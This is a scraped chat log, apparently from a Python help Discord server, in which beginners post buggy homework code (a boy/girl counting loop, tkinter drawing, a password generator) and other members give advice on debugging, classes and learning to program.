    exit("Not vulnerable.")

exit("Vulnerable.")
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''


bqty = 0
gqty = 0
total = bqty+gqty
Bavge = 0
Gavge = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q' or 'q' == print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)):

       if(choice == 'b'):
             bqty += 1
             print("Boy Score: ", bqty)
             choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

       elif (choice == 'g'):
              gqty += 1
              print("Girl Score: ", gqty)
              choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

       else:
              Bavge = 2/total
              Gavge = 2/total
              print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
              choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ",bqty, "Girl Score: ",gqty)```geforce 620 gt
feral pond
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''


bqty = 0
gqty = 0
b = 0
g = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):

       if(choice == 'b'):
             bqty += 1
             print("Boy Score: ", bqty)
             choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

       elif (choice == 'g'):
              gqty += 1
              print("Girl Score: ", gqty)
              choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

       else:
              print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
              total = bqty + gqty
              Bavge = total/2
              Gavge = total/2
              choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ",bqty, "Girl Score: ",gqty)``` File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 25, in <module>
print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
NameError: name 'Bavge' is not defined```'''Basic satistic calculator based on Boy/Girl inputs
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
bqty = 0
gqty = 0
b = 0
g = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
bqty += 1
print("Boy Score: ", bqty)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
elif (choice == 'g'):
gqty += 1
print("Girl Score: ", gqty)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
else:
total = bqty + gqty
Bavge = total/2
Gavge = total/2
print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ",bqty, "Girl Score: ",gqty)
'''Basic satistic calculator based on Boy/Girl inputs
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''


bqty = 0
gqty = 0
b = 0
g = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):

  if(choice == 'b'):
    bqty += 1
    print("Boy Score: ", bqty)
    choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

  elif (choice == 'g'):
    gqty += 1
    print("Girl Score: ", gqty)
    choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

  else:
    #total = bqty + gqty
    Bavge = bqty/2
    Gavge = gqty/2
    print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
    choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ",bqty, "Girl Score: ",gqty)
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''


bqty = 0
gqty = 0
b = 0
g = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):

  if(choice == 'b'):
    bqty += 1
    print("Boy Score: ", bqty)
    choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

  elif (choice == 'g'):
    gqty += 1
    print("Girl Score: ", gqty)
    choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

  else:
    choice != 'q'
    total = bqty + gqty
    Bavge = total/2
    Gavge = total/2
    print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)

#print the total to the user

print("Boy Score: ",bqty, "Girl Score: ",gqty)```@feral pond accept the friend request
 spiral egret
NameError: name 'sqlite3' is not defined```SQLite - Python - In this chapter, you will learn how to use SQLite in Python programs.
#!/usr/bin/python

import sqlite3

conn = sqlite3.connect('test.db')

print "Opened database successfully";
 quasi timber
Hey
import tkinter
#vytvorenie platna
canvas=tkinter.Canvas(width=1000, height=700,bg='light blue')
canvas.pack()


#Plot

#Loop pre horizontalne ciary
for i in range(2):
    canvas.create_line(0,480 + i*120,1000,480 + i*120,fill='gray',width=15)

#Loop pre vertikalne ciary
for i in range (25):
    canvas.create_line(20+60*i,400,20+60*i,700,fill="saddlebrown",width=22)


canvas.create_oval(100,100,200,200,fill="yellow")

#for i in range(10):
#    canvas.create_line(150,150,300-i*14,75+25*i,fill="yellow",width=10)

for i in range(5):
    ram = (i*i)/2 ** 2
    canvas.create_line(150,150,200+ram,200+ram,fill="yellow",width=10)
expected outcome
#canvas.create_line(150,150,225,150,fill="yellow",width=10)
#canvas.create_line(150,150,200,200,fill="yellow",width=10)
#canvas.create_line(150,150,150,225,fill="yellow",width=10)
#canvas.create_line(150,150,100,200,fill="yellow",width=10)
#canvas.create_line(150,150,200,100,fill="yellow",width=10)
#canvas.create_line(150,150,100,100,fill="yellow",width=10)
#canvas.create_line(150,150,150,75,fill="yellow",width=10)
#canvas.create_line(150,150,75,150,fill="yellow",width=10)
done without a loop
 leaden comet
We're a large, friendly community focused around the Python programming language. Our community is open to those who wish to learn the language, as well as those looking to help others.
hexed laurel
anyone here have experience with unity?
 tidal agate
I believe there are a lot, but this topic isn't related to the server
 icy goblet
nimble wave
icy goblet
nimble wave
yes i do
shell dome
Ok whats the problem?
nimble wave
okay so i just wanted someone to look at my code to see if im doing this right
shell dome
ok
nimble wave
I'm implementing breadth first search and i just want make sure im starting off right
nimble wave
yes it does
shell dome
Good 🙂
nimble wave
alright thats all i wanted to hear, i dont wanna mess up and then have to go back
i've been coding for like 3 and a half weeks so yeah LMAO
not the best
nimble wave
yeah
i've been tryharding
but i dont think its healthy
i wake up at 5:30 and code until midnight
nimble wave
yeah lol
shell dome
Alright well good luck man
 fringe frost
Have you tried ursina?
 ruby bay

 rancid ruin
!paste
wise cargoBOT
Pasting large amounts of code
If your code is too long to fit in a codeblock in discord, you can paste your code here:
https://paste.pydis.com/
After pasting your code, save it by clicking the floppy disk icon in the top right, or by typing ctrl + S. After doing that, the URL should change. Copy the URL and post it here so others can see it.
whole bear
Anyone need help?
nocturne star
actually i have some questions
shadow latch
shoot em
nocturne star
How to deeply understand the topic im learning ? e.g. classes becuase i feel like i only understand them briefly.
 rugged root
@shadow latch If that "kill self" thing was a joke, it wasn't exactly funny. Please try to not do any self harm related humor on this server
rugged root
Thanks
whole bear
@nocturne star Specifically classes?
whole bear
classes and oop in general require you to interact with code and use the concepts you're learning. theory will only get you so far
nocturne star
well objects are things created with classes i guess xD
nocturne star
i theoretically know that i need to treat classes as a blueprint for objects
nocturne star
so they are like 'packs' full of functions and wide variety of functionality ?
nocturne star
and function inside a class is called ?
rugged root
You can think of a Class as a sort of blueprint
You use that blueprint to make instances of that class, or objects
shadow latch
function of that class
nocturne star
@rugged root that's what i've been told to
shadow latch
i guess
rugged root
method
nocturne star
oh that's the word i was looking for
rugged root
A function that is tied to a class or object is a method, and a variable that is tied to a class or object is an attribute
nocturne star
okay, and i have another question:
I feel like i don't know anything. Despite the fact i finished course step by step i can't make anything from scratch without external help. How to make this phenomenon disappear ?
rugged root
I personally suggest going over another beginner material. Sometimes having it explained in a different way can help solidify your knowledge
Also, practice, ask questions, and try to apply what you know
Those are the big 4 in my eyes
Although I guess practice and apply what you know are the same so.... big 3 I guess
whole bear
wise cargoBOT
Resources
The Resources page on our website contains a list of hand-selected learning resources that we regularly recommend to both beginners and experts.
https://pythondiscord.com/pages/resources
nocturne star
oh im watching corey a lot he is great teacher and he explains OOP very well but it still didn't help me with my issue that i cant build even a simple program from scratch
whole bear
it sounds like you need to set yourself a small project, and work on it
don't focus on getting everything right the first time
rugged root
And always always always work along with the the material
Watching and reading is fine but to make it stick you have to dig your hands into the code
And not just copying down the examples, but playing with them, changing them to see what parts do what
nocturne star
i mean i was rewriting code every time i saw it in course.
whole bear
if you're learning from it that's not a bad thing
the courses tend to refactor as they go along
it's a process
nocturne star
@whole bear do you think like building tic tac toe is doable ?
whole bear
sure
break it up: you need a grid, x,y co ordinates
a record of the game moves
players
nocturne star
okay, then ill try to do it today and share my results with you guys
whole bear
it sounds like conceptually you have enough to start making some classes
nocturne star
i was rather thinking about prototype
whole bear
always break your problem up into smaller pieces
if you break your game up, you'll see it's made of several different pieces that come together
try to make two classes
Game and Player
and try to get them to interact
you'll need two instances of Player
then you can pass them into the game
game = Game(Player("Player1"), Player("Player2"))
nocturne star
okay, thanks for help.
and last question: what do you think about Python Crash Course ?
whole bear
can anyone help me im having a css issue
 rocky raptor


 whole bear

YouTube
Я — преподаватель кафедры информатики МФТИ, г.Долгопрудный, также работаю в онлайн-школе foxford.ru Выкладываю свои лекции и занятия с открытым доступом.
whole bear
Основы работы с файлами в Python. Открытие файла, чтение и запись, закрытие файла.
errant helm
Only staff and user event coordinators can use Go Live :>
nocturne star
import random

symbols = "!1@2#3$4%5^6&7*8(9)0-_=+qQwWeErRtTyYuUiIoOpPaAsSdDfFgGhHjJkKlL;:'z"
symbols += "xXcCvVbBnNmM,<.>/?"
symbols = list(symbols)

# print(len(symbols))

# print(symbols[73])

how_long = input("Enter number of characters you want in your password: ")
how_long = int(how_long)
password = []
z = 83

while len(password) < how_long:
    x = random.randint(0,z)
    z = z - 1
    y = symbols[x]
    password.append(y)


final_password = "".join(password)
print("\tPASSWORD: \n\t" + final_password)
 willow basalt
GitHub
Image Search App. Contribute to dx4iot/image-search development by creating an account on GitHub.

GitHub
I am a developer and I am highly interested in ethical hacking and cyber security. - dx4iot
Do you know about cyber security and ethical hacking
okay
 mint dagger
how_long = input("Enter number of characters you want in your password: \n")
at the end you need to add this '\n' to go to a new line
@nocturne star check higher
 eternal wren
I wanted to start python but i dont know myself a 14yr old can understand it. For me python looks cool and i really want to try it.
errant helm
What about it?